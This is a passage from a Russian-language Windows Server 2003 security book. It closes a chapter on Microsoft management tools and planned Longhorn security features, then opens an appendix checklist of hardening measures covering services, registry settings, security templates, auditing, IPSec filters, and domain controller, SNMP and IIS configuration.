)Система MACS представляет собой приложение типа "клиент-сервер", которое предназначено для сбора информации о событиях, касающихся безопасности, в сжатом и шифрованном виде и сохранения записей об этих события в базу данных SQL Server для анализа. MACS также позволяет отправлять в реальном времени профильтрованные потоки событий системам обнаружения вторжений. Вместо того чтобы анализировать журналы событий на каждом отдельном компьютере, MACS предоставляет централизованное хранилище для зарегистрированных событий в удобном для анализа формате SQL. Как мы рассказали выше, технология MOM обеспечивает похожие функциональные возможности, поэтому в будущем возможна интеграция MACS в MOM.

Systems Management Server (SMS)

Система MOM предназначена для отслеживания событий, уведомления о них и профилактических действий, но не предназначена для распространения программного обеспечения. Для этой цели существует сервер Systems Management Server (SMS). Как легко догадаться, это превращает SMS в основное средство для установки заплат безопасности — одного из наиболее важных процессов в окружении Microsoft.

Во время создания этой книги история управления заплатами от Microft оставалась еще не достаточно структурированной. Сервер SMS является наилучшим решением проблемы распространения заплат в крупных сетях. Он обеспечивает автоматическую инвентаризацию, распространение и создание отчетов с помощью Software Update Services (SUS) Feature Pack. Для менее крупных компаний с менее серьезными требованиями к менеджменту изменений и конфигурации, компания Microsoft рекомендует SUS как средство для организаций среднего размера, т.е. для компаний, имеющих не более 1000 настольных систем. Сочетание простоты и функциональности как раз подходит для организаций такого размера. Служба SUS предназначена в основном для систем Windows 2000 и Windows XP. Для поддержания системы защиты на всех системах семейства Windows NT, серверах IIS, SQL и Internet Explorer, можно также использовать MBSA (Microsoft Baseline Security Analyzer — анализатор основных элементов защиты Microsoft), о котором мы рассказали в главе 16, "Возможности и средства защиты в системах Windows".

Если заглянуть в ближайшее будущее, то, скорее всего, SMS сохранит позиции наиболее мощного средства для управления обновлениями с возможностью интеграции в ядро операционной системы (в зависимости от того, насколько настойчиво пользователи продуктов Microsoft будут продолжать жаловаться на возникающие проблемы).

НА ЗАМЕТКУ Также доступны и много других систем управления обновлениями от других производителей, среди наших предпочтений — программа HFNetChk Pro от компании Shavlik.

System Center

18 марта 2003 года компания Microsoft заявила о новой стратегической инициативе, которая призвана объединить воедино Microsoft Operations Manager (MOM) 2005 и Systems Management Server (SMS) 2003 в единый пакет программного обеспечения под названием System Center. Пакет System Center будет использовать возможности технологии Microsoft System Definition Model (SDM) для управления различными объектами в диапазоне от персональных цифровых помощников (PDA), настольных и переносных компьютеров и до приложений и серверов. Инициатива Microsoft Dynamic System Initiative (DSI) базируется на технологии SDM, которая предназначена для добавления средств развертывания, конфигурирования и обновления непосредственно в сами приложения, благодаря чему отпадает необходимость последующей реализации этих возможностей с помощью специальных агентов (например SMS и MOM). Тем не менее, еще слишком рано говорить о реализации на практике принципов DSI и объединение различных платформ остается пока под большим вопросом. В настоящее время Microsoft четко позиционирует технологии SMS и MOM как будущее управления ресурсами для систем Windows.

Longhorn

Любая книга о безопасности Windows будет неполной без описания новых функций безопасности, которые планируется реализовать в следующей версии этой операционной системы. К моменту написания книги ходили только слухи о следующем поколении операционных систем Windows под кодовым названием Longhorn, выпуск которых намечен на 2005 год, а потому подробный анализ проводить еще рано (предварительная версия была представлена в Internet в мае 2003 года, ее обсуждение ограничивалось в основном свойствами пользовательского интерфейса и файловой системы). Однако, мы приведем краткий обзор, в котором изложены наши первые впечатления от новой операционной системы.

На первый взгляд

Для операционной системы Windows Server 2003 пропагандировался девиз "*Do more with less*", что можно перевести как "Делайте больше с применением меньшего количества средств". Это вполне отвечало требованиям рынка информационных технологий, на котором с 2001 года наметился некоторый спад. Похоже, компания Microsoft вернулась к своим принципам насыщения массового рынка, когда благодаря новым продуктам вычисления выполняются с помощью простых в использовании и понятных для пользователей средств. Упрощение использования должно затронуть прежде всего:

- установку и принципы работы;
- создание платформы для распределенных приложений;
- совместное использование информации.

Как мы указывали в главе 1, "Основы безопасности сетей и систем", для нас одним из важнейших принципов безопасности является простота, поскольку гораздо труднее обеспечить защиту сложных систем. Мы надеемся, что это целенаправленное упрощение в Longhorn затронет и систему безопасности, но пока мы подождем с прогнозами. Мы не собираемся обсуждать все возможности Longhorn, а только те, которые касаются безопасности. Итак, что мы имеем...

Функции обеспечения безопасности в операционной системе Longhorn

Пока доступно совсем мало информации о безопасности Longhorn, что и неудивительно для начального этапа создания программного продукта. Далее перечислены наиболее выдающиеся функции обеспечения безопасности, которые должны сыграть важнейшую роль в новой операционной системе.

Безопасность Web-служб

Web-служба — это изолированный компонент программного обеспечения, который выполняет определенные функции и предоставляет информацию о своих возможностях для других компонентов сети. Web-службы основаны на широко рекламируемых и разрабатываемых стандартах Internet, включая WSDL (Web Services Definition Language — язык описания Web-служб) — формат XML для описания конечных точек соединения, предоставляемого Web-службой; спецификацию UDDI (Universal Description, Discovery, and Integration — универ-

сальное описание, поиск и взаимодействие) — набор XML-протоколов и инфраструктуру для описания и поиска Web-служб; и протокол SOAP (Simple Object Access Protocol — упрощенный протокол доступа к объектам) — протокол на базе языка XML, который определяет правила передачи сообщений и удаленного вызова процедур между Web-службами. Эти три ключевые технологии Web-службы позволяют создавать новые приложения и процессы.

В главе 10, "Хакинг сервера IIS", мы уже рассказывали о некоторых атаках на компоненты Web-служб, которые включены в операционные системы Windows. Хотя еще не было уведомлений о выявлении серьезных уязвимых мест в технологии Web-служб, но такие технологии, как SOAP, WSDL и UDDI, предоставляют новые интерфейсы, которые можно использовать для хакинга приложений. В апреле 2002 года компании Microsoft, IBM и VerySigh заявили о выходе новой спецификации по безопасности Web-служб, получившей название Web Services Security Language или WS-Security (см. раздел "Дополнительная литература и ссылки" в конце этой главы). В WS-Security более развернуто представлены идеи, ранее упоминаемые в подобных спецификациях от IBM и Microsoft (в частности SOAP- Security, WS-Security и WS-License).

По существу, WS-Security определяет ряд расширений для протокола SOAP, которыми можно воспользоваться для реализации функций аутентификации, целостности и конфиденциальности при взаимодействии с Web-службами. Если говорить более конкретно, то WS-Security определяет стандартный формат для добавления цифровых подписей, зашифрованных данных и идентификаторов защиты (включая двоичные элементы, например сертификаты X.500 и ключи Kerberos) в сообщения протокола SOAP. Чем больше операционные системы интегрируются с Web, тем сильнее проявляется необходимость единого принципа обеспечения безопасной работы типа WS-Security. Вероятно, что Longhorn будет первой операционной системой с поддержкой этого стандарта, встроенного в само ядро операционной системы.

НА ЗАМЕТКУ Более подробно о защите Web-служб можно прочесть в книге *Секреты хакеров. Безопасность Web-приложений — готовые решения.*

TrustBridge

В настоящее время TrustBridge является наиболее очевидным механизмом для управления WS-Security. TrustBridge — это кодовое название набора технологий, благодаря которому приложения и различные организации смогут обмениваться учетными данными пользователей. В спектр этих приложений входят службы Active Directory, Passport и другие программные продукты. Оригинально проанонсированная в июне 2002 года как технология на основе Kerberos, TrustBridge позднее была переориентирована на управление WS-Security.

Одним из важнейших стимулов для подобного изменения предназначения продукта стало продвижение архитектуры *федеративной доверительной модели* (federated trust model), которая должна позволить реализовать безопасную аутентификацию и обмен учетными данными пользователей между предприятиями в рамках единой технологии на основе WS-Security. Например, предприятие, управляющие учетными данными пользователей с помощью службы Active Directory в Windows, смогут внедрить TrustBridge для распознавания и обмена учетными данными с другими организациями, использующими Windows или какую-то иную инфраструктуру идентификации в любой другой операционной системе, которая поддерживает WS-Security или Kerberos. Планируется, что TrustBridge будет поставляться в составе операционной системы Longhorn.

НА ЗАМЕТКУ Сервер Microsoft Identity Integration Server (MIIS), рассмотренный выше в этой главе, можно считать первым этапом на пути перехода к TrustBridge.

Протокол IPv6

Поддержка протокола IPv6 была реализована в Windows Server 2003, эта поддержка возможна для Windows XP SP1 и последующих версий с помощью пакета Advanced Networking Pack for Windows XP (см. статью базы знаний Microsoft 817778). Безусловно, протокол IPv6 интересен сам по себе как новое поколение протокола IP, но нас он интересует с точки зрения обеспечения новых средств защиты, встроенных в новую версию протокола, в частности спецификации IPSec.

К сожалению, возможности IPSec протокола IPv6 в операционной системе Windows Server 2003 довольно ограничены. Например, поддерживается технология ESP (Encapsulating Security Payload — инкапсуляция зашифрованных данных), но не поддерживается шифрование данных. Также отсутствует поддержка протокола IKE (Internet Key Exchange — протокол обмена ключами), обеспечивающего согласование параметров, создание, изменение и уничтожение защищенных виртуальных каналов (Security Association — SA) — все параметры приходится настраивать вручную с помощью команды `netsh`. И наконец, нельзя управлять политиками безопасности IPSec для IPv6, используя оснастку Security Policy (Политика безопасности). Придется выполнять ручную настройку политик с помощью программы `ipsec6.exe`. Мы надеемся, что эти недостатки будут исправлены в операционной системе Longhorn или еще раньше.

Несмотря на описанные недостатки, есть причины для оптимизма. В реализацию протокола IPv6 для Windows XP входит брандмауэр IPv6 Internet Connection Firewall (ICF), предоставляющий великолепные возможности защиты, впервые доступные в Windows XP иWindows Server 2003. Настройка брандмауэра IPv6 ICF выполняется с помощью команды `netsh firewall`.

Teredo

Teredo представляет собой технологию обеспечения совместимости протоколов IPv6 и IPv4 для переходного этапа. Эта технология обеспечивает туннелирование одноадресных (unicast) соединений по протоколу IPv6 через сети и устройства NAT, работающие по протоколу IPv4. Для передачи пакетов IPv6 через NAT-устройства они преобразуются в UDP-сообщения формата IPv4.

Почему был выбран протокол UDP? Для IP-пакетов (IPv4) с инкапсулированными пакетами IPv6 в поле Protocol IP-заголовка устанавливается значение 41. Большинство NAT-устройств передают только TCP- или UDP-трафик и не поддерживают работу с протоколом 41, что приводит к разрыву соединений по протоколу IPv6. С помощью инкапсуляции пакета IPv6 как UDP-сообщения протокола IPv4, в котором содержаться заголовки IPv4 и UDP, такие UDP-пакеты могут передаваться большинством устройств NAT.

Важно отметить, что технология Teredo позиционируется как последнее средство для поддержки перехода на новую версию протокола IPv6. Microsoft поддерживает и другие переходные технологии на IPv6, включая native IPv6, маршрутизаторы с функциями перенаправления 6t04 и протокол ISATAP (Intrasite Automatic Tunnel Addressing Protocol), использовать которые гораздо удобнее, чем Teredo.

Резюме

Инициатива Microsoft о *концепции защищенных информационных* систем продемонстрировала принципиально новый уровень понимания важности обеспечения безопасности при работе с программными продуктами этой компании. Огромное количество дополнительных пакетов и подготовленных к выпуску продуктов, появившихся сразу после выхода Windows Server 2003,

свидетельствует о стратегической направленности на улучшенное управление службой Active Directory, централизованное управление выполнением вычислений и на дальнейшие разработки средств для обеспечения безопасной работы в сети, например IPSec и ICF, которые впервые появились в Windows XP и Windows Server 2003. Хотя возможности защиты в Longhorn остаются еще неясными, создается впечатление, что Microsoft продолжит работу над этими проблемами в следующем поколении операционных систем.

Дополнительная литература и ссылки

Литература	Ссылки
Общие ссылки	
Возможности масштабируемого управления для основанных на Microsoft Windows системы Microsoft Operations Manager 2000	`http://www.software.kz/index2.php ?product1=774`
Статья "Microsoft Windows TrustBridge позволяет организациям обмениваться идентификациями пользователей"	`http://www.microsoft.com/rus/news/ issue.asp?19-06-2002-trustbridge.xml`
Описание обновления L2TP/IPSec NAT-T для систем Windows XP и Windows 2000	`http://support.microsoft.com/ ?kbid=818043`
"UDP Encapsulation of IPsec Packets" (UDP-инкапсуляция пакетов IPec) NAT-T. Проект 06 (Проект 02 поддерживается Windows)	`http://www.ietf.org/internet-drafts/ draft-ietf-ipsec-udp-encaps-06.txt`
Обзор и история развития операционных систем Windows	`http://www.microsoft.com/windows/ WinHistoryIntro.mspx`
Сайт загрузки Windows Server 2003 (включая инструментальные средства и дополнения)	`http://www.microsoft.com/ windowsserver2003/downloads/ default.mspx`
Технология Active Directory in Application Mode (ADAM)	`http://www.microsoft.com/windowsse rver2003/adam/default.mspx`
"Security Overview for Microsoft Infrastructures" ("Обзор безопасности для инфраструктур Microsoft") от Microsoft Security Solutions	`http://www.microsoft.com/uk/security/ downloads/Security_Overview.ppt`
Microsoft Operations Framework (MOF)	`http://www.microsoft.com/mof`
Microsoft Operations Manager	`http://www.microsoft.com/mom/`
Усовершенствуйте систему управления с помощью Microsoft Systems Management Server — руководство к действию	`http://www.microsoft.com/technet/ itsolutions/msm/swdist/pmsms/ pmsmsog.asp`
Защита информационных технологий с помощью Systems Management Server (SMS)	`http://www.microsoft.com/smserver/ evaluation/overview/secure.asp`
Руководство Microsoft по управлению заплатами безопасности	`http://www.microsoft.com/technet/ treeview/default.asp?url=/technet/ security/topics/patch/secpatch/ Default.asp`
Сайт компании Shavlik Technologies LLC — создателя средства HfNetChk Pro для управления заплатами	`http://www.shavlik.com`

Литература	Ссылки
"Microsoft Windows Longhorn"	http://reviews.cnet.com/4505-5_7-21008729.html?legacy=cnet
WS-Security	http://msdn.microsoft.com/ws-security/
Спецификации безопасности Web-служб и TrustBridge	http://msdn.microsoft.com/msdnmag/issues/02/10/resourcefile/default.aspx
Microsoft Identity Integration Server 2003	http://www.microsoft.com/miis
Web-страница Microsoft Windows XP	http://www.microsoft.com/windowsxp/

ЧАСТЬ VI

ПРИЛОЖЕНИЯ

ЧАСТЬ VI

ПРИЛОЖЕНИЕ А

ПЕРЕЧЕНЬ МЕР ПО ЗАЩИТЕ WINDOWS SERVER 2003

У наших читателей, наверное, уже голова кружится от такого количества возможных путей атаки на системы семейства Windows NT. Как им можно противостоять?

Чтобы облегчить вашу работу, создано данное приложение. Здесь собраны наиболее важные меры противодействия, описанные в книге. Это не подробный пересказ предшествующих страниц и не полный перечень всех настроек Windows Server 2003, связанных с системой безопасности. Тем не менее, по нашему мнению, здесь собраны *все* важные правила, связанные с защитой систем семейства Windows NT, данная подборка основана на нашем многолетнем опыте работы. Цель ее та же, что и цель всей книги — не помочь в достижении абсолютной защищенности, а, по возможности, уменьшить объем работы системного администратора и создать дополнительные трудности для потенциальных злоумышленников.

Пусть покупатель будет бдителен: функции и здравый смысл

Самое сложное в создании списка мер по защите систем семейства Windows NT — учесть все возможные функции, которые система выполняет в сети. Она может действовать как отдельный компьютер, как член домена, как контроллер домена, Web-сервер, сервер приложений Terminal Services, файловый сервер и сервер печати, брандмауэр, а также выполнять еще бесконечное количество функций и их комбинаций.

Приведенные в нашем списке рекомендации в некотором смысле ограничивают возможности системы, поэтому не всегда подойдут для той роли, которую система под управлением Windows играет в конкретном окружении. Где возможно, мы указывали, выполнению каких функций может помешать та или иная настройка, но в конечном счете эффективность приведенных рекомендаций вам придется оценивать после тщательного тестирования системы.

По нашему мнению, следует придерживаться наиболее строгих рекомендаций и отказываться от ограничений только в тех случаях, когда это обязательно требуется для выполнения поставленной задачи.

Рекомендации по подготовке к инсталляции

Создание системы защиты Windows начинается еще до установки операционной системы. Перед тем как распаковать установочный компакт-диск, нужно обдумать следующие вопросы.

- Информация о системе и ее администраторах не должна быть доступна через регистрационные базы данных сети Internet с помощью команды `whois`, также не должны быть опубликованы номера телефонов для удаленного коммутируемого подключения к системе.
- Система должна быть защищена устройством сетевой безопасности (например брандмауэром), сконфигурированным таким образом, чтобы ограничить доступ к системе только портами, необходимыми для выполнения системой своих функций. Заблокируйте все соединения, не разрешенные явным образом.
- Примите меры по защите сетевых устройств для снижения риска атак отказа в обслуживании, как описано в главе 15, "Атаки отказа в обслуживании" (например, используйте функции ограничения интенсивности трафика в маршрутизаторах Cisco).

- Устанавливайте Windows на "чистую" систему. Обновление предыдущих версий не рекомендуется, поскольку в результате могут быть установлены недостаточно жесткие права доступа к файлам и параметрам реестра.
- Обеспечьте физическую защиту системы.
- Если это возможно, установите пароль на BIOS, а также на все жесткие диски системы, если в ней реализована спецификация ATA-3.
- В списке выбора загрузочного диска при включении компьютера в параметрах BIOS должен быть указан только жесткий диск, там не должно присутствовать гибкого диска или компакт-диска.
- Подумайте о физическом отключении съемных носителей информации, таких как дисковод гибких дисков или устройство для чтения компакт-дисков, которые могут быть использованы для загрузки альтернативных операционных систем.
- Создайте, по меньшей мере, два раздела NTFS: один для системы (C:) и один для данных (назовите его E:).
- Не устанавливайте ненужные сетевые протоколы.

Основные меры по усилению защиты Windows-систем

Далее описаны важнейшие действия для усиления защиты в системе общего назначения под управлением Windows 2000 или более новой версии Windows. Наши рекомендации разделены на две части: действия, которые необходимо выполнить вручную, и операции, которые можно выполнить с помощью шаблонов безопасности (см. главу 16, "Возможности и средства защиты в системах Windows"). Напомним, что для настройки параметров, не представленных в стандартных шаблонах, которые поставляются с Windows, можно создавать собственные шаблоны, но при этом потребуется вручную редактировать файлы с расширением `.INF`.

Параметры, настраиваемые вручную

Следующие рекомендации нельзя легко реализовать через шаблоны безопасности.

- Программу `SYSKEY` необходимо переключить в режим защиты паролем или хранения ключа на диске (введите команду **`Run...SYSKEY`** и установите нужный режим). Пароль или дискету храните в безопасном месте.
- *Только для Windows 2000 и более ранних версий*: отключите хранение хешированных паролей службы LAN Manager в базе SAM. Для этого необходимо создать параметр реестра (не значение параметра!).
  `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\NoLmHash`

ВНИМАНИЕ Этот параметр не поддерживается компанией Microsoft и может привести к сбоям в работе программ. В системах Windows XP и Windows Server 2003 он доступен с помощью оснастки политики безопасности (Security Policy), где и можно выполнить его настройку.

- Переместите корневые виртуальные каталоги сервера IIS (*каталог* `C:\Inetpub` *и т.п.*) во второй раздел NTFS (диск E:). Чтобы сохранить списки контроля доступа (ACL) для файлов и каталогов, при переносе воспользуйтесь утилитой для копирования файлов

ROBOCOPY из пакета Reskit с параметрами /SEC /MOVE (в противном случае права доступа после переноса файлов будут установлены в значение Everyone:Full Control).

- Проверьте, чтобы поставляемые производителями драйверы или приложения не представляли опасности для системы защиты (например, известно, что в ранних версиях службы Compaq Insight Manager, которая поставляется вместе с машинами Compaq, имеется уязвимое место, которое позволяет получать доступ к содержимому файлов).
- Если нет крайней необходимости в службах *NetBIOS и SMB* (TCP/UDP-порты 135–139 и 445), отключите их, для чего необходимо отключить функцию File & Print Sharing (Совместное использование файлов и принтеров) для сетей Microsoft; то, как это сделать, описано в главе 4., "Инвентаризация". Отключение данной функции сделает невозможным использование системы в качестве файлового сервера и сервера печати, что может вызывать проблемы при преобразовании имен NetBIOS. Обычно для Web-серверов эти функции не важны.
- Заблокируйте настоящую учетную запись администратора с помощью утилиты passprop (для этого требуется установленный пакет обновления Windows 2000 Service Pack 2 или более поздний).
- Переименуйте настоящую учетную запись администратора и создайте подложную учетную запись Administrator, которая не должна входить ни в одну из групп пользователей.
- Внимательно относитесь к подбору людей, которым вы доверяете права администратора; используемые политики должны ограничивать их права после того, как срок контракта заканчивается.
- На всех системах Windows 9*x* в окружении реализуйте уровень 3 аутентификации службы LAN Manager, для этого необходимо установить обновление DSClient из пакета Windows 2000 Support Tools (см. статью базы знаний Q239869). Иногда это значение называют уровнем LMCompability.
- Установите антивирусную программу, следите за обновлением вирусных баз данных и регулярно проверяйте систему.
- Создайте диск для аварийного восстановления системы с помощью команды **Run...ntbackup**, пометьте его и спрячьте в безопасном месте.

Используйте самые свежие пакеты обновления и "горячие исправления"!

Применение самых последних исправлений (Hotfix) и обновлений (Service Pack) для операционной системы и приложений (Internet Explorer, SQL Server и т.д.), выпускаемых компанией Microsoft, вероятно, является одной из наиболее важных мер по защите систем под управлением Windows.

Наибольшую опасность представляют широко известные уязвимые места, описания которых были опубликованы в бюллетенях безопасности и/или исправлены компанией Microsoft. Поскольку о таких ошибках все знают, в сообществе Internet обычно регулярно появляются программы атаки для их использования, именно такие программы представляют наибольшую опасность для вашей системы. По этой причине обязательно следует устанавливать исправления для устранения таких уязвимых мест.

Для организаций уровня предприятия мы рекомендуем использовать пакет программ от Microsoft SMS и Software Update Services (SUS) Future Pack. Для менее крупных организаций будет достаточно использования одной службы SUS, которую можно получить бесплатно на сайте http://www.microsoft.com). Для управления доступными заплатами используйте Microsoft Baseline Securoty Analzer (или программу наподобие srvinfo из пакета Reskit). Мы также рекомендуем пользоваться хорошими средствами для управления заплатами других производителей, например программой HFNetChk Pro от Shavlik.

Служебные учетные записи и служба LSA Secrets

Устанавливая систему в домене Windows, помните о советах относительно кэша службы LSA Secrets, которые были даны в главе 8, "Расширение сферы влияния". Если учетные записи домена настроены на подключение к локальной системе для запуска служб, то, имея права администратора, пользователь (или хакер!) может получить пароли в открытом виде. Такая атака позволяет получить даже пароли учетных записей из доменов, с которыми установлены доверительные отношения, работая в домене, где находится взломанная система. По этой причине мы настоятельно рекомендуем не разрешать запускать службы в контексте учетных записей домена. Если такая необходимость все же имеется, то учетная запись домена должна иметь крайне ограниченные привилегии. Ведь даже локальный администратор на каждой машине локального домена или домена, с которым установлены доверительные отношения, где эта учетная запись используется для подключения как служба, способен без труда получить пароли в незашифрованном виде.

Параметры, настраиваемые через шаблоны безопасности

Следующие параметры можно настроить через шаблоны безопасности (см. главу 16, "Возможности и средства защиты в системах Windows"). Как сказано в главе 16, шаблоны безопасности нужно задавать в определенной последовательности. В зависимости от конкретной ситуации, последним следует использовать шаблон `hisecws`; это можно сделать следующим образом (шаблон должен находиться в каталоге `%windir%\security\templates`).

```
secedit /configure /cfg hisecws.inf /db hisecws.sdb /log
↳ hisecws.log /verbose
```

Шаблон `hisecws` может быть недостаточно жестким для вашей системы. Далее приведены все настройки и параметры, упоминавшиеся в книге, которые можно установить с помощью шаблонов безопасности. Другие, даже более детально продуманные шаблоны, которые созданы другими производителями, перечислены в конце приложения.

Отключите все ненужные службы. Для Windows 2000 и последующих версий Windows необходимы только перечисленные внизу службы.

- DNS Client
- Event Log
- Logical Disk Manager
- Plug & Play
- Protected Storage
- Security Accounts Manager

Дополнительные службы, которые не являются обязательными, но могут потребоваться для реализации некоторых других рекомендаций, перечислены в приведенном ниже списке.

- IPSec Policy Agent
- Network Connections Manager
- Remote Procedure Call
- Remote Registry Service
- Служба RunAs

Для контроллера домена дополнительно требуются следующие службы.

- Сервер DNS (если только не доступен сервер DNS, который поддерживает динамическое обновление)
- File Replication Service (если используется несколько контроллеров домена)
- Kerberos Key Distribution Center
- NetLogon
- RPC Locator
- Windows Time
- TCP/IP NetBIOS Helper
- Server (если используется совместное использование ресурсов или запущена служба Active Directory)
- Workstation (если системе требуется доступ к ресурсам)

Кроме того, примите следующие меры.

- Для утилит администрирования установите более жесткие настройки в списках контроля доступа (ACL). Если некоторые из утилит не нужны, их лучше удалить. Для исполняемых файлов в каталоге `%systemroot%\system32` установите следующие права доступа. `Everyone:Read`, `Administrators:Full`, `SYSTEM:Full`.
- Требуйте использования надежных паролей, для чего необходимо установить значение параметра Security Policy\Account Policies\"Passwords must meet complexity requirements" (Политика безопасности/Политика учетных записей/"Пароль должен отвечать требованиям сложности").
- Включите блокировку учетной записи с помощью параметра Security Policy\Account Policies\Account Lockout Policy (Политика безопасности/Политика учетных записей/Блокировка учетной записи).
- Если разрешен доступ к службам SMB, для систем под управлением Windows 2000 установите параметр `RestrictAnonymous=2`. В политике безопасности он называется "Additional restrictions for anonymous connections" ("Дополнительные ограничения для анонимных соединений"); см. статьи базы знаний Q143474 и Q246261. Для систем под управлением Windows XP и Windows Server 2003 используйте соответствующий параметр безопасности с подзаголовком Network Access (Доступ по сети). Об этом можно более подробно прочесть в главе 4, "Инвентаризация".
- Установите уровень аутентификации службы LAN Manager в значение 3 на всех своих системах, особенно в устаревших системах — Windows 9*x*, в которых протокол уровня 3 можно использовать после установки обновления DSClient из пакета Windows 2000 Support Tools.
- *Разрешите интерактивное подключение к системе только для наиболее доверяемых учетных записей!*

Аудит

Хотя аудит и не относится к мерам предосторожности, в высокозащищенных системах его следует обязательно включить, поскольку он дает возможность выявить атаку и предпринять упреждающие действия.

- Включите аудит *всех* успешных/неудачных событий, *кроме* события Process Tracking, в параметрах Security Policy\Audit Policy. Часто просматривайте записи в журналах (используйте утилиты для автоматизированного анализа журналов и создания отчетов).
- *Часто проверяйте записи в журналах для событий Auditing Disabled.* Такая запись означает, что кто-то пытается скрыть следы вторжения, особенно если запись сделана для учетной записи `SYSTEM`.

Фильтры IPSec и ICF

В этой книге много говорилось о фильтрах IPSec и брандмауэре ICF (Internet Connection Firewall). Поскольку они способны избирательно блокировать передаваемые по сети данные, они являются прекрасным дополнением к любому списку мер безопасности. Мы предпочитаем использовать ICF, так как он позволяет осуществлять статическую фильтрацию, поэтому правила не являются слишком сложными. К сожалению, ICF не позволяет блокировать пакеты по IP-адресу, а фильтры IPsec могут легко применяться с помощью групповых политик, поэтому при защите целой сети фильтры IPsec могут оказаться более правильным выбором. Некоторые простые фильтры IPsec мы описали в главе 16, "Возможности и средства защиты в системах Windows".

Если вы используете фильтры IPSec для защиты серверов, *проверьте* установку в реестре следующего значения параметра.

```
HKLM\SYSTEM\CurrentControlSet\Services\IPSEC\NoDefaultExempt,
↳ REG_DWORD=1
```

В системе Windows 2000, сконфигурированной по умолчанию, этого значения нет, и фильтры IPSec пропускают без фильтрации некоторые пакеты (см. статью базы знаний Q253169). В этом случае злоумышленник может полностью обойти фильтрацию IPSec. Установка параметра `NoDefaultExempt=1` существенно ограничивает варианты обмана, поскольку позволяет отказаться от исключений фильтрации трафика протоколов Kerberos и RSVP. Если трафик Kerberos должен быть разрешен, то для него потребуется настроить дополнительные фильтры вручную. Данный параметр реестра не включает блокирование широковещательных и многоадресных пакетов, а также пакетов протокола IKE, поэтому фильтры IPSec не обеспечивают полной защиты.

Для систем Windows Server 2003 доступны дополнительные значения параметра `NoDefaultExempt`, и по умолчанию используется значение `3`. Чтобы поэкспериментировать со значениями этого параметра, можно воспользоваться командой `netsh`. Правда, зачем это нужно, когда наиболее безопасное значение установлено по умолчанию?

НА ЗАМЕТКУ Еще раз напомним, что при использовании фильтров IPSec для систем Windows 2000 следует установить для параметра реестра `NoDefaultExempt` значение `1`, а для систем Windows Server 2003 — значение `3` (задано по умолчанию), иначе фильтры будут обеспечивать довольно призрачную защиту.

Групповая политика

Нельзя говорить о шаблонах безопасности или фильтрах IPSec, не упоминая групповой политики (Group Policy), которая была подробно описана в главе 16, "Возможности и средства защиты в системах Windows". С помощью групповой политики можно импортировать шаблоны безопасности, применять их к узлу, домену или организационной единице. Более того, групповая политика может включать в себя политики IPsec, поэтому параметры для ограничения коммуникаций могут быть заданы и таким способом. Мы рекомендуем прочесть и разобраться в групповой политике по материалам одноименного раздела в главе 16, "Возможности и средства защиты в системах Windows". Здесь мы приведем только один совет относительно групповой политики, который поможет предотвратить использование программ атаки в целях расширения привилегий, описанных в главе 6, "Расширение привилегий".

- Используйте функцию Restricted Groups (Ограниченные группы) в политиках групп, чтобы предотвратить добавление учетных записей в привилегированные группы в домене Windows 2000.

Различные настройки

Далее описаны некоторые параметры для ситуаций, когда система выполняет определенную задачу, например, является контроллером домена или поддерживает специализированные службы, такие как протокол SNMP.

Контроллеры домена

- ▼ Настройте DNS-серверы Windows таким образом, чтобы ограничить передачи зоны только явно заданными узлами, либо полностью отключите передачу зоны (что сделано по умолчанию в Windows Server 2003).
- ■ Жестко ограничьте доступ к службам Active Directory, в частности к портам TCP/UDP-портам 389 и 3268. Для этого используйте брандмауэры, фильтры IPSec и другие доступные механизмы.
- ▲ Если можно, удалите идентификатор `Everyone` из группы Pre-Windows 2000 Compatible Access на контроллерах домена под управлением Windows 2000. Это режим обратной совместимости, который позволяет службам NT RAS и SQL получать доступ к пользовательским объектам в каталоге. Если такая совместимость не требуется, отключите ее. При планировании перехода на службу Active Directory начните с обновления серверов RAS и SQL, чтобы режим обратной совместимости не потребовался (см. статью базы знаний Q240855).

SNMP

- ▼ Если необходимо включить службу SNMP (мы не рекомендуем этого делать), заблокируйте непроверенный доступ к ней. Службу SNMP можно настроить таким образом, чтобы доступ к ней ограничивался только явно определенными IP-адресами, как показано в главе 4, "Инвентаризация".
- ■ Установите неиспользуемые по умолчанию, сложные групповые имена для служб SNMP, если уж вы решили их использовать!
- ▲ Если в системах Windows необходимо использование службы SNMP, установите соответствующие списки контроля доступа (ACL) через ветвь реестра.

  ```
  HKLM\System\CurrentControlSet\Services\SNMP\Parameters
  \ValidCommunities
  ```

  Также удалите объект LAN Manager MIB в ветви.

  ```
  HKLM\System\CurrentControlSet\Services\SNMP\Parameters\
  ExtensionAgents
  ```

  (Удалите значение, которое содержит строку "LANManagerMIB2Agent", а затем переименуйте остальные записи так, чтобы сохранить последовательность.)

Рекомендации по защите сервера IIS

Одна из ключевых мер, не упомянутых в следующем списке, — это *разработка и реализация Web-приложений, при которой в первую очередь учитывается безопасность приложения*. Все меры, перечисленные в представленном списке, не остановят хакера, который проник на сайт под видом "легитимного" анонимного или авторизованного пользователя. На уровне приложений достаточно одного неверного предположения в логике построения сайта, чтобы сделать бессмысленными все действия, предпринятые для защиты Windows и сервера IIS. Если ваша команда Web-разработчиков не очень сильна в вопросах безопасности, обязательно пригласите для проверки специалистов. Как можно раньше, (насколько это позволяет цикл разработки приложения) запланируйте проверку разработки и реализации третьей, незаин-

тересованной стороной. Помните: все вводимые данные могут быть введены с преступными намерениями, поэтому обязательно проверяйте их!

Следуйте нашим специальным рекомендациям, которые предложены в главе 10, "Хакинг сервера IIS", (здесь были удалены некоторые пункты, которые дублируют приведенные выше рекомендации).

- Применяйте контроль доступа на уровне сети с помощью маршрутизаторов, брандмауэров и других устройств для создания защищенного периметра вокруг Web-серверов. Блокируйте все несущественные коммуникации в *обоих* направлениях (список часто используемых при взломе портов в Windows см. в главе 3, "Предварительный сбор данных и сканирование"). Самое худшее, что можно сделать, — предоставить доступ к легко взламываемой службе, например SMB (если нужно, перечитайте главы 4, "Инвентаризация", и 5, "Атака на службы Windows").
- Обеспечьте блокирование исходящих соединений для Web-сервера, чтобы не дать хакеру возможности загрузить файлы из удаленной системы по протоколу TFTP или FTP либо подключить удаленную службу к командному интерпретатору системы. Простейшим путем для этого является создание механизма для блокирования исходящих SYN-пакетов перед Web-узлами (учтите, что при этом будет сильно ограничен исходящий трафик).
